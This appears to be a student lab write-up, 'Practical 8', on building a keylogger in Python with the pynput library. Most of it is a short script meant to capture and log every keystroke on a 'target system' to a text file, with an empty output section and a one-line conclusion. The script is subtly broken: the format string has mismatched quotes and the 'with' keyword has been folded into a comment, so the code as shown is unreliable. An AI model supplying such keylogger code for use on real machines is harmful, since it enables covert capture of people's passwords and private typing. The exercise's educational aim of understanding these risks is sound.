# Practical :- 8

Aim :- Creating a Keylogger with Python

- o Write a Python script that captures and logs keystrokes from a target system.
- o Execute the keylogger script and observe the logged keystrokes.
- o Understand the potential security risks associated with keyloggers and the importance of protecting against them.

CODE:

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format="%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
        logging.info(str(key))
# This says, listener is on with
Listener(on_press=on_press) as listener:
listener.join()
```

OUTPUT:

CONCLUSION: We have successfully created key logger in python using pip and pynput module.